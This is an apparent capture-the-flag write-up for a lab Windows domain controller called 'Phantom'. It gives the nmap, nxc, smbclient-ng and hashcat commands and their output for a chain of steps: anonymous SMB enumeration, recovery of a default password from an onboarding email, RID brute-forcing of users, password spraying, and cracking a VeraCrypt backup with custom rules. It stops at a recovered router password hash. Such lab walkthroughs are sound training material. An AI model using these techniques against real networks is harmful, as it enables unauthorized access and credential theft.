Overview
- Type Machines
- OS Windows
- Severity Medium
- Creator ar0x4
- Release date 2024 Jul 12 (JST)
Enumeration
Start the instance via Discord, wait around 5 minutes for the machine to start all services and let’s go:

10.10.125.229
Nmap
$ nmap -sCV -Pn -p- --min-rate=1000 -T4 10.10.125.229
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-25 16:37 JST
Nmap scan report for 10.10.125.229
Host is up (0.24s latency).
Not shown: 65523 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-02-25 07:39:41Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: phantom.vl0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC.phantom.vl
| Not valid before: 2025-02-24T07:25:40
|_Not valid after:  2025-08-26T07:25:40
|_ssl-date: 2025-02-25T07:41:14+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: PHANTOM
|   NetBIOS_Domain_Name: PHANTOM
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: phantom.vl
|   DNS_Computer_Name: DC.phantom.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-02-25T07:40:34+00:00
5357/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49668/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49711/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
- Seems a domain controler (88/tcp kerberos is open)
- Add
DC.phantom.vl,phantom.vlin in /etc/hosts
SMB Shared folder (445/tcp)
List shared folders using the guest account:
$ nxc smb DC.phantom.vl -u 'guest' -p '' --shares
SMB         10.10.125.229   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)
SMB         10.10.125.229   445    DC               [+] phantom.vl\guest:
SMB         10.10.125.229   445    DC               [*] Enumerated shares
SMB         10.10.125.229   445    DC               Share           Permissions     Remark
SMB         10.10.125.229   445    DC               -----           -----------     ------
SMB         10.10.125.229   445    DC               ADMIN$                          Remote Admin
SMB         10.10.125.229   445    DC               C$                              Default share
SMB         10.10.125.229   445    DC               Departments Share
SMB         10.10.125.229   445    DC               IPC$            READ            Remote IPC
SMB         10.10.125.229   445    DC               NETLOGON                        Logon server share
SMB         10.10.125.229   445    DC               Public          READ
SMB         10.10.125.229   445    DC               SYSVOL                          Logon server share
Found:
Departments Shareseems interesting but currently we don’t have access- We have READ access to
Public
Let’s check the Public share:
$ smbng -d 'phantom.vl' -u 'guest' -p '' --host dc.phantom.vl
               _          _ _            _
 ___ _ __ ___ | |__   ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                             v2.1.7  |___/

[+] Successfully authenticated to 'dc.phantom.vl' as 'phantom.vl\guest'!
■[\\dc.phantom.vl\]> use Public
■[\\dc.phantom.vl\Public\]> ls
d-------     0.00 B  2024-07-12 00:03  .\
d--h--s-     0.00 B  2024-07-07 17:39  ..\
-a------   14.22 kB  2024-07-07 01:08  tech_support_email.eml
■[\\dc.phantom.vl\Public\]> get tech_support_email.eml
'tech_support_email.eml' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 14.6/14.6 kB • ? • 0:00:00
■[\\dc.phantom.vl\Public\]> exit
Found and download an email named
tech_support_email.eml
$ cat tech_support_email.eml
Content-Type: multipart/mixed; boundary="===============6932979162079994354=="
MIME-Version: 1.0
From: alucas@phantom.vl
To: techsupport@phantom.vl
Date: Sat, 06 Jul 2024 12:02:39 -0000
Subject: New Welcome Email Template for New Employees

--===============6932979162079994354==
Content-Type: text/plain; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit


Dear Tech Support Team,

I have finished the new welcome email template for onboarding new employees.

Please find attached the example template. Kindly start using this template for all new employees.

Best regards,
Anthony Lucas

--===============6932979162079994354==
Content-Type: application/pdf
MIME-Version: 1.0
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="welcome_template.pdf"
...
The email contains an attachement
welcome_template.pdf
We use eml-analyzer to read the email and download the attachment:

The content of the PDF is below:

Welcome to Phantom!

Dear <NAME>

We are excited to have you on board.

Below are your user credentials:

Username: <USERNAME>
Password: Ph4nt0m@5t4rt!

Please log in to your account using these credentials. For security reasons, we strongly
recommend that you change your password immediately after your first login.

If you have any questions or need assistance, feel free to reach out to our support team at
techsupport@phantom.vl

Best regards,
The Phantom Team
RID Brute-forcing
As we are able to read IPC$ so we can proceed to RID brute-force attack to enumerate all domain users:
$ nxc smb DC.phantom.vl -u 'guest' -p '' --rid-brute 10000
SMB         10.10.125.229   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)
SMB         10.10.125.229   445    DC               [+] phantom.vl\guest:
SMB         10.10.125.229   445    DC               498: PHANTOM\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.125.229   445    DC               500: PHANTOM\Administrator (SidTypeUser)
SMB         10.10.125.229   445    DC               501: PHANTOM\Guest (SidTypeUser)
SMB         10.10.125.229   445    DC               502: PHANTOM\krbtgt (SidTypeUser)
SMB         10.10.125.229   445    DC               512: PHANTOM\Domain Admins (SidTypeGroup)
SMB         10.10.125.229   445    DC               513: PHANTOM\Domain Users (SidTypeGroup)
SMB         10.10.125.229   445    DC               514: PHANTOM\Domain Guests (SidTypeGroup)
SMB         10.10.125.229   445    DC               515: PHANTOM\Domain Computers (SidTypeGroup)
SMB         10.10.125.229   445    DC               516: PHANTOM\Domain Controllers (SidTypeGroup)
SMB         10.10.125.229   445    DC               517: PHANTOM\Cert Publishers (SidTypeAlias)
SMB         10.10.125.229   445    DC               518: PHANTOM\Schema Admins (SidTypeGroup)
SMB         10.10.125.229   445    DC               519: PHANTOM\Enterprise Admins (SidTypeGroup)
SMB         10.10.125.229   445    DC               520: PHANTOM\Group Policy Creator Owners (SidTypeGroup)
SMB         10.10.125.229   445    DC               521: PHANTOM\Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.125.229   445    DC               522: PHANTOM\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.10.125.229   445    DC               525: PHANTOM\Protected Users (SidTypeGroup)
SMB         10.10.125.229   445    DC               526: PHANTOM\Key Admins (SidTypeGroup)
SMB         10.10.125.229   445    DC               527: PHANTOM\Enterprise Key Admins (SidTypeGroup)
SMB         10.10.125.229   445    DC               553: PHANTOM\RAS and IAS Servers (SidTypeAlias)
SMB         10.10.125.229   445    DC               571: PHANTOM\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.10.125.229   445    DC               572: PHANTOM\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.10.125.229   445    DC               1000: PHANTOM\DC$ (SidTypeUser)
SMB         10.10.125.229   445    DC               1101: PHANTOM\DnsAdmins (SidTypeAlias)
SMB         10.10.125.229   445    DC               1102: PHANTOM\DnsUpdateProxy (SidTypeGroup)
SMB         10.10.125.229   445    DC               1103: PHANTOM\svc_sspr (SidTypeUser)
SMB         10.10.125.229   445    DC               1104: PHANTOM\TechSupports (SidTypeGroup)
SMB         10.10.125.229   445    DC               1105: PHANTOM\Server Admins (SidTypeGroup)
SMB         10.10.125.229   445    DC               1106: PHANTOM\ICT Security (SidTypeGroup)
SMB         10.10.125.229   445    DC               1107: PHANTOM\DevOps (SidTypeGroup)
SMB         10.10.125.229   445    DC               1108: PHANTOM\Accountants (SidTypeGroup)
SMB         10.10.125.229   445    DC               1109: PHANTOM\FinManagers (SidTypeGroup)
SMB         10.10.125.229   445    DC               1110: PHANTOM\EmployeeRelations (SidTypeGroup)
SMB         10.10.125.229   445    DC               1111: PHANTOM\HRManagers (SidTypeGroup)
SMB         10.10.125.229   445    DC               1112: PHANTOM\rnichols (SidTypeUser)
SMB         10.10.125.229   445    DC               1113: PHANTOM\pharrison (SidTypeUser)
SMB         10.10.125.229   445    DC               1114: PHANTOM\wsilva (SidTypeUser)
SMB         10.10.125.229   445    DC               1115: PHANTOM\elynch (SidTypeUser)
SMB         10.10.125.229   445    DC               1116: PHANTOM\nhamilton (SidTypeUser)
SMB         10.10.125.229   445    DC               1117: PHANTOM\lstanley (SidTypeUser)
SMB         10.10.125.229   445    DC               1118: PHANTOM\bbarnes (SidTypeUser)
SMB         10.10.125.229   445    DC               1119: PHANTOM\cjones (SidTypeUser)
SMB         10.10.125.229   445    DC               1120: PHANTOM\agarcia (SidTypeUser)
SMB         10.10.125.229   445    DC               1121: PHANTOM\ppayne (SidTypeUser)
SMB         10.10.125.229   445    DC               1122: PHANTOM\ibryant (SidTypeUser)
SMB         10.10.125.229   445    DC               1123: PHANTOM\ssteward (SidTypeUser)
SMB         10.10.125.229   445    DC               1124: PHANTOM\wstewart (SidTypeUser)
SMB         10.10.125.229   445    DC               1125: PHANTOM\vhoward (SidTypeUser)
SMB         10.10.125.229   445    DC               1126: PHANTOM\crose (SidTypeUser)
SMB         10.10.125.229   445    DC               1127: PHANTOM\twright (SidTypeUser)
SMB         10.10.125.229   445    DC               1128: PHANTOM\fhanson (SidTypeUser)
SMB         10.10.125.229   445    DC               1129: PHANTOM\cferguson (SidTypeUser)
SMB         10.10.125.229   445    DC               1130: PHANTOM\alucas (SidTypeUser)
SMB         10.10.125.229   445    DC               1131: PHANTOM\ebryant (SidTypeUser)
SMB         10.10.125.229   445    DC               1132: PHANTOM\vlynch (SidTypeUser)
SMB         10.10.125.229   445    DC               1133: PHANTOM\ghall (SidTypeUser)
SMB         10.10.125.229   445    DC               1134: PHANTOM\ssimpson (SidTypeUser)
SMB         10.10.125.229   445    DC               1135: PHANTOM\ccooper (SidTypeUser)
SMB         10.10.125.229   445    DC               1136: PHANTOM\vcunningham (SidTypeUser)
SMB         10.10.125.229   445    DC               1137: PHANTOM\SSPR Service (SidTypeGroup)
Let’s copy/paste the output to a file then get just the users and put them in a new wordlist file:
$ cat all_sids.txt | grep TypeUser | awk '{ print $6}' | cut -d '\' -f 2 > all_users.txt
$ cat all_users.txt
Administrator
Guest
krbtgt
DC$
svc_sspr
rnichols
pharrison
wsilva
elynch
nhamilton
lstanley
bbarnes
cjones
agarcia
ppayne
ibryant
ssteward
wstewart
vhoward
crose
twright
fhanson
cferguson
alucas
ebryant
vlynch
ghall
ssimpson
ccooper
vcunningham
Password Spray attacking (ibryant)
Let’s go for checking if any user did not have change their initial password Ph4nt0m@5t4rt!:
$ nxc smb DC.phantom.vl -u all_users.txt -p 'Ph4nt0m@5t4rt!' --continue-on-success
SMB         10.10.125.229   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)
SMB         10.10.125.229   445    DC               [-] phantom.vl\Administrator:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.10.125.229   445    DC               [-] phantom.vl\Guest:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.10.125.229   445    DC               [-] phantom.vl\krbtgt:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.10.125.229   445    DC               [-] phantom.vl\DC$:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.10.125.229   445    DC               [-] phantom.vl\svc_sspr:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.10.125.229   445    DC               [-] phantom.vl\rnichols:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.10.125.229   445    DC               [-] phantom.vl\pharrison:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.10.125.229   445    DC               [-] phantom.vl\wsilva:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.10.125.229   445    DC               [-] phantom.vl\elynch:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.10.125.229   445    DC               [-] phantom.vl\nhamilton:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.10.125.229   445    DC               [-] phantom.vl\lstanley:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.10.125.229   445    DC               [-] phantom.vl\bbarnes:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.10.125.229   445    DC               [-] phantom.vl\cjones:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.10.125.229   445    DC               [-] phantom.vl\agarcia:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.10.125.229   445    DC               [-] phantom.vl\ppayne:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.10.125.229   445    DC               [+] phantom.vl\ibryant:Ph4nt0m@5t4rt!
...
Found
phantom.vl\ibryant:Ph4nt0m@5t4rt!
Let’s check if he have more rights in SMB
$ nxc smb DC.phantom.vl -u 'ibryant' -p 'Ph4nt0m@5t4rt!' --shares
SMB         10.10.125.229   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)
SMB         10.10.125.229   445    DC               [+] phantom.vl\ibryant:Ph4nt0m@5t4rt!
SMB         10.10.125.229   445    DC               [*] Enumerated shares
SMB         10.10.125.229   445    DC               Share           Permissions     Remark
SMB         10.10.125.229   445    DC               -----           -----------     ------
SMB         10.10.125.229   445    DC               ADMIN$                          Remote Admin
SMB         10.10.125.229   445    DC               C$                              Default share
SMB         10.10.125.229   445    DC               Departments Share READ
SMB         10.10.125.229   445    DC               IPC$            READ            Remote IPC
SMB         10.10.125.229   445    DC               NETLOGON        READ            Logon server share
SMB         10.10.125.229   445    DC               Public          READ
SMB         10.10.125.229   445    DC               SYSVOL          READ            Logon server share
He has READ access to the
Departments Shareshare
Let’s dig into:
$ smbng -d 'phantom.vl' -u 'ibryant' -p 'Ph4nt0m@5t4rt!' --host dc.phantom.vl
               _          _ _            _
 ___ _ __ ___ | |__   ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                             v2.1.7  |___/

[+] Successfully authenticated to 'dc.phantom.vl' as 'phantom.vl\ibryant'!
■[\\dc.phantom.vl\]> use 'Departments Share'
■[\\dc.phantom.vl\Departments Share\]> ls
d-------     0.00 B  2024-07-07 01:25  .\
d--h--s-     0.00 B  2024-07-07 17:39  ..\
d-------     0.00 B  2024-07-07 01:25  Finance\
d-------     0.00 B  2024-07-07 01:21  HR\
d-------     0.00 B  2024-07-11 23:59  IT\
■[\\dc.phantom.vl\Departments Share\]> tree
├── Finance/
│   ├── Expense_Reports.pdf
│   ├── Invoice-Template.pdf
│   └── TaxForm.pdf
├── HR/
│   ├── Employee-Emergency-Contact-Form.pdf
│   ├── EmployeeHandbook.pdf
│   ├── Health_Safety_Information.pdf
│   └── NDA_Template.pdf
└── IT/
    ├── Backup/
    │   └── IT_BACKUP_201123.hc
    ├── mRemoteNG-Installer-1.76.20.24615.msi
    ├── TeamViewer_Setup_x64.exe
    ├── TeamViewerQS_x64.exe
    ├── veracrypt-1.26.7-Ubuntu-22.04-amd64.deb
    └── Wireshark-4.2.5-x64.exe
■[\\dc.phantom.vl\Departments Share\]> get *
'Expense_Reports.pdf' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 709.7/709.7 kB • ? • 0:00:00
'Invoice-Template.pdf' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 190.1/190.1 kB • ? • 0:00:00
'TaxForm.pdf' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 160.7/160.7 kB • ? • 0:00:00
[info] Total entries processed in the directory '\Finance\TaxForm.pdf': 3
...
OR
$ nxc smb dc.phantom.vl -u 'ibryant' -p 'Ph4nt0m@5t4rt!' -M spider_plus
The most interesting file is IT_BACKUP_201123.hc as .hc files are a type of container file created by VeraCrypt, disk encryption software and we have also retrieved veracrypt-1.26.7-Ubuntu-22.04-amd64.deb.
VeraCrypt container decrypting
We try to install veracrypt using the package downloaded from the SMB share:
$ sudo apt install ./veracrypt-1.26.7-Ubuntu-22.04-amd64.deb
[sudo] password for user:
Note, selecting 'veracrypt' instead of './veracrypt-1.26.7-Ubuntu-22.04-amd64.deb'
Some packages could not be installed. This may mean that you have
requested an impossible situation or if you are using the unstable
distribution that some required packages have not yet been created
or been moved out of Incoming.
The following information may help to resolve the situation:

Unsatisfied dependencies:
 veracrypt : Depends: libwxgtk3.0-gtk3-0v5 but it is not installable
So we downloaded the latest version from https://www.veracrypt.fr/en/Downloads.html and install it:
$ sudo apt install ./veracrypt-1.26.20-Debian-12-amd64.deb
Then try to open the `IT_BACKUP_201123.hc’ file:

Password is required when we want to mount the container
We try password reusage from passwords such as ibryant‘s password does not seem to result in anything success.
At this point - we could potentially brute force for this password, though we don’t have much to build off of in terms of a password policy that these users might set this to.
Luckily enough, hashcat offers a numerous amount of VeraCrypt hash cracking algorithms. The default encryption algorithm that VeraCrypt can use is AES/SHA512 (legacy), which has a hash ID of 13721.
Next, we’ll need to define a rule for our password brute force. If we think about it from a real-world sense, there are common password policies that involve simple password mutation, such as date-of-birth, year, season or the users last name. Passwords also generally involve a few special characters and a capital letter.
The password mutation we decided to try in particular consisted of the following password attributes:
- Capital letter, preferably the first alphanumeric character in the password.
- Company/Machine name.
- Year, can revolve of any permutation from 2022-2024 (based on the current year).
- Special character (any)
Should you need to crack a hash, use a short custom wordlist based on company name & simple mutation rules commonly seen in real life passwords (e.g. year & a special character).
We start by creating a wordlist based on common strings from the machine name, ending up with a result such as this.
$ cat phantom.txt
phantom
Phantom
PHANTOM
PHANT0M
phant0m
phantom.vl
PHANTOM.VL
phant0m.vl
PHANT0M.vl
Ph4nt0m
PH4NT0M
Now that we have our hash ID and our wordlist, the last thing that we’ll need is our hashcat rule.
We create a simple rule file that hashcat could parse based off of the expressions that it uses.
In a rule file, we can generally state the ruleset appended to the end of each string in our wordlist like this:
$ cat phantom.rule
$2 $0 $2 $3 $$
$2 $0 $2 $3 $&
$2 $0 $2 $3 $@
$2 $0 $2 $3 $!
$2 $0 $2 $3 $#
$2 $0 $2 $3 $%
$2 $0 $2 $3 $^
$2 $0 $2 $3 $*
$2 $0 $2 $3 $(
$2 $0 $2 $3 $)
$2 $0 $2 $3 $-
$2 $0 $2 $3 $_
$2 $0 $2 $3 $=
$2 $0 $2 $3 $+
This essentially states that each string will be appended by the year 2023 along with each special character on a regular keyboard (or at least most of them).
Now that we have all of the components needed, we can proceed with our hash cracking. By default, the first 512 bytes of an encrypted VeraCrypt volume contain the password of the volume, however hashcat can parse this out if we give it the raw volume.
$ hashcat -a 0 -m 13721 IT_BACKUP_201123.hc phantom.txt -r phantom.rule
hashcat (v6.2.6) starting
...
IT_BACKUP_201123.hc:Phantom2023!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13721 (VeraCrypt SHA512 + XTS 512 bit (legacy))
Hash.Target......: IT_BACKUP_201123.hc
...
Found the passowrd to mount
IT_BACKUP_201123.hcisPhantom2023!
Seems we can use also https://github.com/BillDietrich/veracryptcrack2 to do that (but not tested).
We can mount the Veracrypt container to /media/veracrypt1:

Credentials hunting
Below the content of /media/veracrypt1:
$ ls -la
total 11196
drwx------ 4 user user   16384 Jan  1  1970  .
drwxr-xr-x 4 root root    4096 Feb 25 18:46  ..
drwx------ 2 user user    1024 Jul  6  2024 '$RECYCLE.BIN'
-rwx------ 1 user user   47391 Jul  6  2024  azure_vms_0805.json
-rwx------ 1 user user   47391 Jul  6  2024  azure_vms_1023.json
-rwx------ 1 user user   47391 Jul  6  2024  azure_vms_1104.json
-rwx------ 1 user user   47391 Jul  6  2024  azure_vms_1123.json
-rwx------ 1 user user 1012407 Jul  6  2024  splunk_logs_1003
-rwx------ 1 user user 1012407 Jul  6  2024  splunk_logs_1102
-rwx------ 1 user user 1012407 Jul  6  2024  splunk_logs1203
drwx------ 2 user user    1024 Jul  6  2024 'System Volume Information'
-rwx------ 1 user user   19348 Jul  6  2024  ticketing_system_backup.zip
-rwx------ 1 user user 8191211 Jul  6  2024  vyos_backup.tar.gz
We use a recursive grep to find any file containing password :
$ grep -Rin 'password' *
No interesting finding
There is an archive file named vyos_backup.tar.gz which is a VyOS backup, let’s extract it and do the recursive grep again:
$ cp vyos_backup.tar.gz /tmp
$ cd /tmp
$ gunzip vyos_backup.tar.gz
$ tar -xvf vyos_backup.tar
$ grep -Rins 'password' *
grep: etc/alternatives/pinentry: binary file matches
config/archive/config.boot:86:            password-protected
config/archive/config.boot:93:            password-protected
config/archive/config.boot:133:                encrypted-password "$6$rounds=656000$6diBtlKOC2mmpMcP$G.DyFWB.fDoVSEfQN197v8lkGZbj6AI91P39eiNYoF8ymQoK11F.mLuQ6ulUFAxPkYMxVOq.WnkBwzmEWu81H."
